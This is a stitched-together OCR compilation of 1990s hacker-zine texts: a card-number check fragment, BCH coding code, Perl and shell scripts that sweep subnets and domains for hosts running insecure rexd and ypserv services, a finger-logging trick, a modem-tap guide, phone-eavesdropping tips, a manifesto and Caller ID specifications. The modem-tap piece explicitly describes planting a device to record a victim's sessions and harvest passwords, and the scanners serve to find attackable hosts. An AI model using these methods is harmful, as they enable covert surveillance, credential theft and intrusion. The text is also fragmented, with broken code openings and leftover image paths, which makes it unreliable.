  if (cdigit > 9)
   cdigit -= 9 # compensate ...
  csum += cdigit  # ... add up all the digits
 }
```

```
 if ((csum%10) != 0)
  print "bad CardNo" | "cat >&2"
}
```

```
/* File: bch2.c

     ======  Encoder/Decoder of binary primitive BCH codes ======

     Robert Morelos-Zaragoza,     University of Hawaii     5/19/92

    This program computes the generator polynomial of the code by
    using cycle sets modulo n, n = 2^m - 1.

   (Part of this program is adapted from a Reed-Solomon encoder/decoder
    program, 'rs.c', for the binary case.    rs.c was created by Simon
    Rockliff, University of Adelaide   21/9/89)

   Main variables:

   m = order of the field GF(2**m)
   n = 2**m - 1 = length
   t = error correcting capability
   d = 2*t + 1 = designed minimum distance
   k = n - deg(g(x)) = dimension

   p[] = primitive polynomial to generate GF(2**m)
   (read from least to most significant coefficient)

   g[] = generator polynomial

   alpha_to [] = log table in GF(2**m)
   index_of[] = antilog table in GF(2**m)
   data[] = data polynomial
   bb[] = redundancy polynomial = x**(n-k) data[] modulo g[]

   numerr = number of errors
   errpos[] = error positions

   recd[] = received polynomial
   decerror = number of decoding errors ( in MESSAGE positions)

*/

#include <math.h>
#include <stdio.h>

int m, n, k, t, d ;
int p [20] ; /* irreducible polynomial */
int alpha_to [1024], index_of [1024], g [1024] ;
int recd [1024], data [1024], bb [1024] ;
int numerr, errpos [1024], decerror = 0 ;
int seed;



void read_p()
/* Read primitive polynomial of degree m */
  {
 register int i;

    printf("Enter m and primitive polynomial p(x): ");  scanf("%d", &m);
    for (i=0; i<=m; i++)
        scanf("%d", &p[i]);
    printf("p(x) = ");
    for (i=0; i<=m; i++)
        printf("%1d", p[i]);
    printf("\n");
    n = (int)(pow(2.0,(double) m)) - 1;
```

```
 }



void generate_gf()
/* generate GF(2**m) from the irreducible polynomial p(X) in p[0]..p[m]
   lookup tables:  index->polynomial form   alpha_to[] contains j=alpha**i;
                   polynomial form -> index form  index_of[j=alpha**i] = i
   alpha=2 is the primitive element of GF(2**m)
*/
 {
   register int i, mask ;

  mask = 1 ;
  alpha_to[m] = 0 ;
  for (i=0; i<m; i++)
   { alpha_to[i] = mask ;
     index_of[alpha_to[i]] = i ;
     if (p[i]!=0)
       alpha_to[m] ^= mask ;
     mask <<= 1 ;
   }
  index_of[alpha_to[m]] = m ;
  mask >>= 1 ;
  for (i=m+1; i<n; i++)
   { if (alpha_to[i-1] >= mask)
        alpha_to[i] = alpha_to[m] ^ ((alpha_to[i-1]^mask)<<1) ;
     else alpha_to[i] = alpha_to[i-1]<<1 ;
     index_of[alpha_to[i]] = i ;
   }
  index_of[0] = -1 ;
 }


void gen_poly()
/* Compute generator polynomial of BCH code of length n=2^m - 1 */
 {
    register int ii, jj, ll, kaux;
    int test, aux, nocycles, root, noterms, rdncy;
    int cycle[256][11], size[256], min[128], zeros[256];

/* Generate cycle sets modulo n, n = 2^m - 1 */
    cycle[0][0] = 0; size[0] = 1;
    cycle[1][0] = 1; size[1] = 1;
    jj = 1;    /* cycle set index */
    printf("Computing cycle sets modulo %d ...\n", n);
    do
      {
      /* Generate the jj-th cycle set */
      ii = 0;
      do
        {
        ii++;
        cycle[jj][ii] = (cycle[jj][ii-1]*2) % n;
        size[jj]++;
        aux = (cycle[jj][ii]*2) % n;
        } while ( aux != cycle[jj][0] );
      printf(" %d ", jj);
      if (jj && ( (jj % 10) == 0)) printf("\n");
      /* Next cycle set representative */
      ll = 0;
      do
        {
        ll++;
        test = 0;
        for (ii=1; ((ii<=jj) && (!test)); ii++)/* Examine previous cycle
sets */
          for (kaux=0; ((kaux<size[ii]) && (!test)); kaux++)
            if (ll == cycle[ii][kaux]) test = 1;
        } while ( (test) && (ll<(n-1)) );
```

```
      if (!(test))
        {
        jj++;   /* next cycle set index */
        cycle[jj][0] = ll;
        size[jj] = 1;
        }
      } while (ll < (n-1));
    printf(" ... Done\n");
    nocycles = jj; /* number of cycle sets modulo n */
#ifdef DEBUG
    printf("Cycle sets modulo %d:\n", n);
    for (ii=0; ii<=nocycles; ii++) {
      for (jj=0; jj<size[ii]; jj++)
        printf("%d ",cycle[ii][jj]);
      printf("\n"); }
#endif

    printf("Enter t: ");  scanf("%d", &t);
    d = 2*t+1;
    /* Search for roots 1, 2, ..., d-1 in cycle sets */
    kaux = 0;
    rdncy = 0;
    for (ii=1; ii<=nocycles; ii++)
      {
      min[kaux] = 0;
      for (jj=0; jj<size[ii]; jj++)
        for (root=1; root<d; root++)
          if (root == cycle[ii][jj])
            min[kaux] = ii;
      if (min[kaux])
        {
        rdncy += size[min[kaux]];
        kaux++;
        }
      }
    noterms = kaux;
#ifdef DEBUG
printf("roots: ", noterms);
#endif
    kaux = 1;
    for (ii=0; ii<noterms; ii++)
      for (jj=0; jj<size[min[ii]]; jj++)
        {
        zeros[kaux] = cycle[min[ii]][jj];
#ifdef DEBUG
printf("%d ", zeros[kaux]);
#endif
        kaux++;
        }
    k = n - rdncy;
    printf("This is a (%d, %d, %d) binary BCH code\n", n, k, d);


--------------------------------------------------------------------------------

#!/bin/perl -s
#
#   Scan a subnet for valid hosts; if given hostname, will look at the
# 255 possible hosts on that net.  Report if host is running rexd or
# ypserv.
#
#  Usage:  scan n.n.n.n

# mine, by default
$default = "130.80.26";

$| = 1;

if ($v) { $verbose = 1; }
```

```
if ($#ARGV == -1) { $root = $default; }
else { $root = $ARGV[0]; }

# ip address
if ($root !~ /[0-9]+\.[0-9]+\.[0-9]+/) {
        ($na, $ad, $ty, $le, @host_ip) = gethostbyname($root);
        ($one,$two,$three,$four) = unpack('C4',$host_ip[0]);
        $root = "$one.$two.$three";
        if ($root eq "..") { die "Can't figure out what to scan...\n"; }
        }

print "Subnet $root:\n" if $verbose;
for $i (01..255) {
        print "Trying $root.$i\t=> " if $verbose;
        &resolve("$root.$i");
        }

#
#  Do the work
#
sub resolve {

local($name) = @_;

# ip address
if ($name =~ /[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+/) {
        ($a,$b,$c,$d) = split(/\./, $name);
        @ip = ($a,$b,$c,$d);
        ($name) = gethostbyaddr(pack("C4", @ip), &AF_INET);
        }
else {
        ($name, $aliases, $type, $len, @ip) = gethostbyname($name);
        ($a,$b,$c,$d) = unpack('C4',$ip[0]);
        }

if ($name && @ip) {
        print "$a.$b.$c.$d\t$name\n";
        system("if ping $name 5 > /dev/null ; then\nif rpcinfo -u $name 100005 > /dev/nul
l ; then showmount -e $name\nfi\nif rpcinfo -t $name 100017 > /dev/null ; then echo \"Run
ning rexd.\"\nfi\nif rpcinfo -u $name 100004 > /dev/null ; then echo \"R
unning ypserv.\"\nfi\nfi");
        }
else { print "unable to resolve address\n" if $verbose; }

}

sub AF_INET {2;}


------------------------------------------------------------------------------

#!/bin/sh
#rpc.chk 1.0
#
# Make sure you have got a newer version of Bourne Shell (SVR2 or newer)
# that supports functions. It's usually located in /bin/sh5 (under ULTRIX OS)
# or /bin/sh (Sun OS, RS/6000 etc) If it's located elsewhere, feel free to
# change the magic number, indicating the type of executable Bourne Shell.
#
# The script obtains via nslookup utility a list of hostnames from a nameserver
# and checks every entry of the list for active rexd procedures as well as
# ypserver procedures. The output is a list of the sites that run those
# daemons and are insecure.
# -yo.


domainname=$1
umask 022
PATH=/bin:/usr/bin:/usr/ucb:/usr/etc:/usr/local/bin ; export PATH
```

```
#
# Function collects a list of sites
# from a nameserver. Make sure you've got the nslookup utility.
#
get_list() {
(
echo set type=ns
echo $domainname
) | nslookup | egrep "nameserv" | cut -d= -f2> .tmp$$  2>/dev/null
if [ ! -s .tmp$$ ]; then
echo "No such domain" >&2
echo "Nothing to scan" >&2
exit 1
fi
for serv in `cat .tmp$$`;do
(
echo server $serv
echo ls  $domainname
) | nslookup > .file$$ 2>/dev/null
lines=`cat .file$$ | wc -l`
tail -`expr $lines  - 7` .file$$  | cut -d" " -f2 > .file.tmp # .file
sed -e "s/$/.$domainname/"  .file.tmp > .hosts$$
rm -rf .file* .tmp$$
sort .hosts$$ | uniq -q >> HOSTS$$; rm -rf .hosts$$
done
tr 'A-Z' 'a-z' <HOSTS$$ |sort|uniq -q > HOSTS.$domainname;rm -rf HOSTS$$
}

# Function

rpc_calls()
{
for entry in `cat HOSTS.$domainname`; do
(
rpcinfo -t $entry ypserv >/dev/null  && echo $entry runs YPSERV ||  exit 1 # Error!
) >> .log  2>/dev/null
(
rpcinfo -t $entry rex >/dev/null && echo $entry runs REXD ||  exit 1 # Error !
 ) >> .log  2>/dev/null
done
}

# Main

if [ "$domainname" = '' ];  then
echo "Usage $0 domainname" >&2
exit 1
fi
get_list
echo "Checking $domainname domain" > .log
echo "*****************************" >> .log
echo "Totally `cat HOSTS.$domainname | wc -l` sites  to scan" >> .log
echo "*****************************" >> .log
echo "started at `date`" >> .log
echo "*****************************" >> .log
rpc_calls
echo "*****************************" >> .log
echo "finished at `date`"  >> .log
```

The Ultimate Finger/Mail Hack

by

Emanon

(a.k.a. WinterHawk)

This program will keep a log of who fingers you on your local host and tell you when the finger was performed. As an added tease, it will send email to the person doing the fingering telling them that you know who they are and you know when they fingered you, even when you are not logged on.

Easy to follow steps:

[This is a comment]

[ALL OF THE FOLLOWING FILES ARE TO GO IN YOUR HOME DIRECTORY!!!]

[Get to your home directory]
```
% cd
```

[Make a file called .mailscript and include the following source code]
[MAKE THE APPROPRIATE CHANGES TO PATH NAMES WHERE NECESSARY!!!]
```
% cat .mailscript
#!bin/sh
MYNAME=your_account_name # JUST YOUR LOCAL ACCOUNT NAME, NOT THE FULL ADDRESS!!!
HOME=/your/full/home/path/goes/here
SUCKER=`ps -fau | grep 'finger $MYNAME' | grep -v 'grep' | awk '{print $1}'`
echo "$SUCKER fingered you on `date`" | cat >> $HOME/.fingerlog
echo "$MYNAME knows that you fingered him on `date`" | mail -s 'Sucker!' $SUCKER
```

[On some systems, the 'u' flag is not necessary for the 'ps' command]
[On most systems, you will not have to (re)declare the $HOME variable]
[If you do not want the fingerer to receive email, remove the last line]
[You may wish to hard code your account name, rather than using the variable]

[Make a file called fingerLog.c and include the following source code]
[MAKE THE APPROPRIATE CHANGES TO PATH NAMES WHERE NECESSARY!!!]
```
% cat fingerLog.c
#include <stdio.h>
#include <sys/file.h>
main()
{
   int x, pipeHandle, planHandle;
   char * pipeFile = "/your/full/home/path/goes/here/.plan";
   char * planFile = "/your/full/home/path/goes/here/.realplan";
   char buf[1024];
   for(;;){
      pipeHandle=open(pipeFile,O_WRONLY);
      planHandle=open(planFile,O_RDONLY);
      while((x=read(planHandle,buf,sizeof(buf)))>0)
         write(pipeHandle,buf,x);
      system("sh /your/full/home/path/goes/here/.mailscript");
      close(pipeHandle);
      close(planHandle);
      sleep(3);}
}
```

[Compile the fingerLog.c program]
```
% cc fingerLog.c -o fingerLog
```

[You may want to use a more inconspicuous name for the executable file]

[Move you .plan file to .realplan]
```
% mv .plan .realplan
```

[Make a piped FIFO .plan file]
```
% mknod .plan p
```

[Allow people to view your bogus .plan file]
```
% chmod 755 .plan
```

[Run fingerLog in the background]
```
% nohup fingerLog > /dev/null &
```

[Optional clean up]
```
% rm fingerLog.c
```

PROBLEMS: On some machines, the [ps -fau] option will not reveal what account a person is actually fingering. In this case, you can remove all instances of the $MYNAME variable from the [.mailscript] file. However, it is entirely possible that two people may be performing a finger at the same time and the script may log the wrong one. If you do have to omit the $MYNAME variable, I strongly suggest that you also remove the email option. And, you might as well change the [ps] command to a simple [w], like so:

SUCKER=`w | grep 'finger' | grep -v 'grep' | awk '{print $1}'`

Also, if the system you are on is bogged down with a lot of processes, the script may not find the fingerer before the process is terminated, thus logging the time without an appropriate account name, and not sending the email. So far, there has only been one system where I could only use the program to log the times that I had been fingered, no account names and no email :(

That's It! Of course, this is not a perfect bug free program. It should run all the time [even when you are not logged on] so you only need to run it once. If it does quit for some reason [like when the sysop kills it], you can simply restart it. For those of you privileged enough to be using Korn shell, you can add the following code to your [.profile] that will check to see if fingerLog is running whenever you log in. If it isn't, it will restart it for you. I'm sure that this can be modified to work with Bourne and C shell (if it doesn't already), but I'll leave that up to you.

```
ps x | grep 'fingerLog' | grep -v 'grep' > /dev/null
if (( $? != 0 )); then nohup fingerLog > /dev/null &
fi
```

Let me say this one more time so that there is no confusion, "This only works on your LOCAL host!!!" People who finger you from a remote host will see your [.realplan] file, just like everyone else, but they will *NOT* receive the email. It will appear in your .fingerlog as an empty account name. If and when someone does revise this to work with remote hosts (most likely using the netstat command), please email me a copy at:

tdavis@garnet.acns.fsu.edu

As a matter of fact, there is a lot of room for improvement. If *ANYONE* makes *ANY* revisions, please have the courtesy to email me a copy and explain what changes you have made. Thanks. Enjoy!

Assembly: WinterHawk bows humbly to Cat and Fuzz.

```
+----------------------+
| Building A Modem Tap |
| by: phigan           |
+----------------------+
```


Many of you have probably heard of, seen, or maybe even built a phone tap. Not a very difficult device to make. I got the idea of making a modem tap from a computer underground book that I saw over at my local Spy Headquarters (I'm not sure if this is a store that is only here in 602 or not but its got shitloads of spy equipment such as video surveillance, fake ids, useful literature, fake bombs, very small bugs, etc.). First of all, here is the schematic for making a phone tap to record to cassette.

Parts
~~~~~

1) RCA-type jack
   to tape recorder
   mic input
1) 10k(p)ohm : 20k(s) ohm
   transformer
~~~~~

1) .005 mfd capacitor

Schematic
~~~~~~~~~




The main purpose for a modem tap such as this is to set it up at someone's house or maybe an office building that you know dials out with modems and you can record all the keystrokes that have been entered. With this next schematic, you can simply play the cassette back through your modem and easily print out the entire session having logged passwords and so on. Good way of getting CBI accounts also.


Parts
~~~~~

1) RCA type jack
   from tape recorder
   ext. speaker
1) 100 Ohm restistor
1) bell-type phone jack (@)

Schematic
~~~~~~~~~



When you have a recording of your victim's session, simply fire up your terminal program and treat it as you would any other modem connection. If you are smart enough, you may even be able to combine these two and make an acoustic modem module for a regular laptop modem (hint hint payphones hint hint). I have seen this done in a mail-order mag.
It said that the acoustic module could handle 9600 baud and if you have good
enough rubber cups (like they did on their model) then you will have absolutely no line noise. Anyway, if you have any problems, feel free to email me at 15660@ef.gc.maricopa.edu or you may find me on IRC as phigan on channels #phreak, #hack, or sometimes #c-64.



Phone Tapping with a personal stereo !!!
brought to you by

Harlequin
~~~~~~~~~

Here in the UK, we have a reasonably secure phone system, mainly because the whole system is run by our beloved phone company British Telecom, even the private phone companies have to rent their lines off BT.

BUT, due to something or other I don't entirely understand here's how to listen in to phone conversations with a personal stereo.

I was lying in bed one night trying desperately to read my book, while everyone else was making enough noise to wake the dead. So, I thought, I'll put personal stereo radio onto some radio crackle to cut out everything else. I was happily reading for a while when suddenly the radio crackle was interrupted by 'ring ring, ring ring, 'ello Jon, going into work tomorrow ? Good, how's the wife.... etc etc' Fuck me ! A telephone conversation. After a bit of investigating I discovered my bed lies next to where the telephone line goes thru the wall.

What I did was to tune the radio into an AM frequency, as far to the right (past 1600 kHz) as possible. This works on my personal stereo, a Sharp, model JC-512(GY), my clock radio and my mates pocket radio, but not on some other radios we've tried. It picks up local telephone calls (if there are any strong enough to be picked up) when the radio is put near a telephone socket or line (the closer the better). Computer monitors and TV's give loads of interference (try putting your the radio near one when tuned to listen for phones) so keep away from them.


You can't choose what calls to listen in on, and some may be blurred beyond recognition, while others are crystal clear. Also, strangely enough if someone in the house uses the phone while your listening to conversations it doesn't effect it in any way, and you can't hear the call currently on the line.

Not being an electronics hacker I can only assume it is to do with the frequency of radio waves given off by electrical devices after a certain distance travelled. But then again maybe not.

This may work in other places apart from the UK as well, give it a try !\032

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 6 of 28



PART III

** SUBMISSIONS WANTED ON THE FOLLOWING TOPICS FOR FUTURE ISSUES **

Cable Television Descrambling
PBX Data Terminal Files
Van Eck Eavesdroping
Security & Anti-Security Measures (Computers, Networks, Physical Sites)
Satellite Transmissions (Audio, Video, DATA, Telecommunications)
Amateur Radio & Television
Radio Modification Instructions
Electronics Project Schematics
X.25 Networking / X.29 Pad Control
Digital Cellular (GSM/TDMA/CDMA)
Wireless Data Networking (LAN, WAN)

** REMEMBER: Send your university dialups to phrack@well.com ASAP! **

A Declaration of the Complaints and Grievances of the United States Electronic Community --

"They that can give up essential liberty for a little temporary safety deserve neither liberty nor safety!" These are Benjamin Franklin's words for one of the most important values defining American Government in it's infancy. This idea, that people should be given as much freedom as possible, and also responsibility for what problems abuse of that freedom might bring, is one of the most important differences between our so called "Democracy," and a totalitarian despotism. In fact, this value is so essential that if it is lost there will be no freedom in the United States of America, and no so called "Democracy!" Despite this fact, every day more and more of our freedoms, as citizens and residents of the United States of America, are being eroded away in the name of safety for us and for our government. This erosion of rights and freedoms has touched all areas of our lives, from health care and economics, to criminal justice and national defense. However, the most profound and dangerous erosion has been in the area of technology. We believe this is as good a place as any to begin a fight to save our country from continuing to travel down the road to despotism. Do not forget that this is only a beginning.

We, the people of the Electronic Community in the United States of America, have been openly repressed and attacked by all branches and divisions of the United States Government, in direct violation of our natural rights and rights granted to us via social contract! The Electronic Community is one of the world's greatest examples of the power of freedom and democracy. Most of Cyberspace was not created by businesses looking for profit, or by governments looking for more efficient control, but mainly by ordinary citizens looking for a medium through which they could communicate with others, and express their thoughts and ideas. The computerized telecommunications used by the electronic community is a medium unlike any that has ever existed. It is a decentralized, mostly uncensored, and public forum for open discussion on a world wide basis. It provides ordinary citizens with the ability to express their ideas to anyone willing to listen, with no economic or social barriers and no prejudgments. It gives everyone in the world access to all the knowledge and information the

world has to offer. It has continually shattered deeply ingrained social prejudices concerning characteristics such as age, race, wealth, and sex. In fact, it is common to find 14 year olds arguing philosophy with 41 year olds on America's computer networks!

However, instead of embracing this great tool of freedom, the United States Government has reacted to it with fear and ignorance. They have completely ignored the positive effects the existence of this resource is already having on society. In fact, they have done little, if anything, to even gain an understanding of the electronic community and it's citizens. They have thought only of the damage that could be wrought if access to this kind of knowledge and information fell into the "wrong hands." They have labeled everyone in the electronic community a potential criminal, and have cracked down on any kind of activity which has not met their standards. In doing so they have crushed the free flow of ideas, trampled on the constitution, and blatantly encroached upon the civil rights of the people living and working on American's computer networks. They have chosen safety above freedom, and in doing so they have threatened the existence of one of the most important social developments of the twentieth century...

They have ensued upon a Campaign of Terror, using fear to control and oppress the Electronic Community.

They have openly and blatantly violated local, state, and federal law, and internationally accepted standards for human rights.

They have used misinformation to set certain areas of the electronic community off against one another, or to label certain areas as criminal, while they have attacked the entire community without regard to action or position.

They have lied to the press, to themselves, and to the American people in order to keep their actions unquestioned.

They have imposed taxes and tariffs and have priced public utilities with the specific intent of effecting a chill upon the free flow of thoughts and ideas.

They have used technology to amass enormous amounts of information on innocent citizens in order to control and oppress them.

They have judged the interests of private industry to be more important than the interests of the general population.

They have attacked innocent citizens in order to increase the profits of certain industries.

They have declared themselves immune from the legal and moral standards they expect from the rest of society.

They have, on a regular basis, committed the very acts they have called criminal.

They have tried to criminalize personal privacy while belligerently defending the privacy of businesses and of government.

They have attempted to control the minds of the American people by criminalizing certain knowledge and information.

They have prevented the preparation of thoughts and ideas for public dissemination.

They have threatened innocent citizens with loss of their right to life, liberty, property, and the pursuit of happiness in order to control their thoughts, opinions, and actions.

They have repeatedly made laws and taken legal action in areas and/or concerning subjects of which they have little or no understanding.

They have seized, damaged, and destroyed the property of innocent citizens.

They have wrongly imprisoned citizens based on questionable information for actions which are negligible and, at worst, legally gray.

They have directly attacked innocent citizens in order to keep them from publicly assembling.

They have spied on and attempted to interfere with the private communications of innocent citizens.

They have made unreasonable and excessive searches and seizures.

They have punished innocent citizens without trial.

They have attempted to effect a chill on the free flow of thoughts and ideas.

They have affected to render the government independent of and superior to the people.

We cannot, we WILL not, allow this tyranny to continue! The United States Government has ignored the voice of the Electronic Community long enough! When we told the government that what they were doing was wrong, they refused to listen! When we formed political action groups to bring our

cases to court and before Congress, we were told that we were using loopholes in the law to get away with crime!!! We have, in a peaceful and respectful manner, given our government more than reasonable petition for redress of our grievances, but if anything the situation has gotten worse! Government administrations use computer crime as a weapon in internal battles over jurisdiction. Government officials, who have only the slightest understanding of computer science, use computer crime as a tool for career success. Elected Representatives, who have absolutely no understanding of computers, use "information superhighways", computer crime, and cryptography to gain constituent money and voter support! The Electronic Community, the only group who fully understands the issues involved here, and the only group who is effected by the decisions being made, has been completely ignored! We have sat around and discussed these wrongs long enough! NOW IS THE TIME TO STAND UP AND DEMAND A REDRESS OF OUR GRIEVANCES BY ANY AND ALL MEANS AVAILABLE! We must scream the truth so loudly that we drown out everything else! We must save our small community from destruction so that when the rest of society is ready, the world will still have a forum for free speech and open communication. We must demand freedom for America's Electronic Community!!!

Tom Cross AKA The White Ninja
TWN615@Phantom.Com

--- * * * * *
--- * * * * *
--- * * * * *
--- * * * * *

"Government is not a reason, not an eloquence; it is a force. Like fire, it is a dangerous servant and a fearful master."

-- George Washington

THE JOURNAL OF AMERICAN UNDERGROUND COMPUTING / Published Quarterly
==========
ISSN 1074-3111 Technology, Conspiracy, Editorials, Politics, Networking
==========

Editor-in-Chief: Scott Davis
NetSurfer: John Logan
It's A Conspiracy!: Gordon Fagan

E-Mail - editors@fennec.com
** ftp site: etext.archive.umich.edu /pub/Zines/JAUC

U.S. Mail:
The Journal Of American Underground Computing
10111 N. Lamar #25
Austin, Texas 78753

%%%

To Subscribe to "TJOAUC", send mail to: sub@fennec.com
All questions/comments about this publication to: comments@fennec.com
Send all articles/info that you want published to: submit@fennec.com
Commercial Registration for Profitable Media: form1@fennec.com

"The underground press serves as the only effective counter to a growing power, and more sophisticated techniques used by establishment mass media to falsify, misrepresent, misquote, rule out of consideration as a priori ridiculous, or simply ignore and blot out of existence: data, books, discoveries that they consider prejudicial to establishment interest..."

(William S. Burroughs and Daniel Odier, "The Job", Viking, New York, 1989)

New TimeWasters T-shirts !

Do you know the feeling ? You're behind your terminal for hours, browsing the directories of your school's UNIX system. Instead of holes, bugs and bad file permissions you find tripwire, TCPwrapper and s/key. You run a file with a s-bit and immediately you get a mail from the system admin asking what you are doing. In other words, no chance to ever become a good hacker there.

Now you have the chance to at least pretend to be an eleet hacker. The Dutch hacking fanatics The TimeWasters have released the third version of their cool 'hacker' T-shirt. Because the previous versions were too limited (20 and 25 shirts) we printed no less than 200 shirts this time.

Of course you want to know, what does it look like ?
On the front, a TimeWasters logo in color. Below that a picture of two hacking dudes, hanging behind their equipment, also featuring a stack of phracks, pizza boxes, beer, kodez, and various computer-related stuff with a 'No WsWietse' sticker.
On the back, the original TimeWasters logo with the broken clock. Below it, four original and dead funny real quotes featuring the art of Time Wasting.

Wearing this shirt can only provoke one reaction; WOW !
Imagine going up to the helpdesk wearing this shirt and keeping a straight face while asking a security question !

And for just $2 more you'll get a pair of sunglasses with the text 'TimeWasters' on them !

To order:
Send $20 or $22 to
 TimeWasters
 Postbus 402
 5611 AK Eindhoven
 The Netherlands, Europe
This includes shipping. Please allow some time for delivery. If you are in Holland, don't send US$, email the address below for the price in guilders and our 'postbank' number.

For more information: email to:
- timewasters-request@win.tue.nl with subject: T-SHIRT for a txtfile with more info.
- rob@hacktic.nl or gigawalt@win.tue.nl for questions.

Written by Rob J. Nauta, rob@hacktic.nl dd. 8 mar 1994

Caller ID Technical Details
by Hyperborean Menace

The way Caller ID works internally is through SS7 (Signalling System 7) messages between telephone switches equipped to handle SS7. These messages pass all the call information (block/no block, calling number, etc.). The calling number is sent as part of the SS7 call setup data on all SS7 routed calls (i.e. all calls carried between switches that are SS7 connected).

The calling number is sent between switches always, regardless of whether or not *67 (Caller ID Block) is dialed. It just sends along a privacy indicator if you dial *67, and then the final switch in the path will send a "P" instead of the calling number to the Caller ID box. (But it will still store the actual number - *69 will work whether or not the caller dialed *67). What the final switch along the path does with the calling number depends on how the switch is configured. If you are not paying for Caller ID service, the switch is configured so that it will not transmit the Caller ID data.

This is entirely separate from Automatic Number Identification, which is sent along SS7 where SS7 is available, but can also be sent using other methods, so that ALL switches (for many years now) have been able to send ANI (which is what Long Distance companies used to know who to bill). Enhanced 911 is NOT based on Caller ID, but on ANI, thus, it will work for anyone, not just people connected to SS7 capable switches. And, of course, *67 will have no effect on Enhanced 911 either.

Also interesting is the effect call forwarding has on the various services. Say I have my home telephone forwarded to Lunatic Labs, and it has Caller ID. If you call me, the call will forward to Lunatic Labs, and its Caller ID box will show YOUR number, not mine (since your line is the actual one making the call).

However, ANI is based on the Billing Number (who is paying for the call (or would pay if it weren't free), not on who is actually making the call. Thus, if I forward my telephone to an 800 Number that gets ANI (such as the cable pay-per-view order number), and you call me, they will get MY number (since I would be the one paying for that portion of the call, except that 800 Numbers are free), and you will end up ordering pay-per-view for me...

CNID (Caller ID) Technical Specifications

PARAMETERS
The data signalling interface has the following characteristics:

Link Type:	2-wire, simplex
Transmission Scheme:	Analog, phase-coherent FSK
Logical 1 (mark)	1200 +/- 12 Hz
Logical 0 (space)	2200 +/- 22 Hz
Transmission Rate:	1200 bps
Transmission Level:	13.5 +/- dBm into 900 ohm load

(I have copied this data as presented. I believe the transmission level is meant to be -13.5 dBm.)

[It is indeed -13.5 dBm]

PROTOCOL
The protocol uses 8-bit data words (bytes), each bounded by a start bit and a stop bit. The CND message uses the Single Data Message format shown below.

[I belive this is the same as standard asynchronous serial - I think the start bit is a "space", and the stop bit is a "mark"]

Channel Seizure Signal	Carrier Signal	Message Type Word	Message Length Word	Data Word(s)	Checksum Word

CHANNEL SEIZURE SIGNAL
The channel seizure is 30 continuous bytes of 55h (01010101) providing a detectable alternating function to the CPE (i.e. the modem data pump).

[CPE = Customer Premises Equipment --i.e. your Caller ID Box]

CARRIER SIGNAL
The carrier signal consists of 130 +/- 25 mS of mark (1200 Hz) to condition the receiver for data.

MESSAGE TYPE WORD
The message type word indicates the service and capability associated with the data message. The message type word for CND is 04h (00000100).

MESSAGE LENGTH WORD
The message length word specifies the total number of data words

to follow.

DATA WORDS
The data words are encoded in ASCII and represent the following information:

- The first two words represent the month
- The next two words represent the day of the month
- The next two words represent the hour in local military time
- The next two words represent the minute after the hour
- The calling party's directory number is represented by the remaining words in the data word field

If the calling party's directory number is not available to the terminating central office, the data word field contains an ASCII "O". If the calling party invokes the privacy capability, the data word field contains an ASCII "P".

[Note that 'O' will generally result in the Caller-ID box displaying "Out Of Area" indicating that somewhere along the path the call took from its source to its destination, there was a connection that did not pass the Caller ID data. Generally, anything out of Southwestern Bell's area will certainly generate a 'O', and some areas in SWB territory might also not have the SS7 connections required for Caller ID]

CHECKSUM WORD
The Checksum Word contains the twos complement of the modulo 256 sum of the other words in the data message (i.e., message type, message length, and data words). The receiving equipment may calculate the modulo 256 sum of the received words and add this sum to the received checksum word. A result of zero generally indicates that the message was correctly received. Message retransmission is not supported.

EXAMPLE CND SINGLE DATA MESSAGE
An example of a received CND message, beginning with the message type word, follows:

04 12 30 39 33 30 31 32 32 34 36 30 39 35 35 35 31 32 31 32 51

04h= Calling number delivery information code (message type word)
12h= 18 decimal; Number of data words (date, time, and directory number words)
ASCII 30,39= 09; September
ASCII 33,30= 30; 30th day
ASCII 31,32= 12; 12:00 PM
ASCII 32,34= 24; 24 minutes (i.e., 12:24 PM)
ASCII 36,30,39,35,35,35,31,32,31,32= (609) 555-1212; calling party's directory number
51h= Checksum Word

[There is also a Caller Name service that will transmit the number and the name of the caller. The basic specs are the same as just numbers, but more data is transmitted. I don't have the details of the data stream for that.]

DATA ACCESS ARRANGEMENT (DAA) REQUIREMENTS
To receive CND information, the modem monitors the phone line between the first and second ring bursts without causing the DAA to go off hook in the conventional sense, which would inhibit the transmission of CND by the local central office. A simple modification to an existing DAA circuit easily accomplishes the task.

[i.e. The Caller-ID Device should present a high impedance to the line]

MODEM REQUIREMENTS
Although the data signalling interface parameters match those of a Bell 202 modem, the receiving CPE need not be a Bell 202 modem. A V.23 1200 bps modem receiver may be used to demodulate the Bell 202 signal. The ring indicate bit (RI) may be used on a

modem to indicate when to monitor the phone line for CND information. After the RI bit sets, indicating the first ring burst, the host waits for the RI bit to reset. The host then configures the modem to monitor the phone line for CND information.

According to Bellcore specifications, CND signalling starts as early as 300 mS after the first ring burst and ends at least 475 mS before the second ring burst.

Country	Percentage of Piracy
Australia / New Zealand	45%
Benelux	66
France	73
Germany	62
Italy	86
Japan	92
Korea	82
Singapore	41
Spain	86
Sweden	60
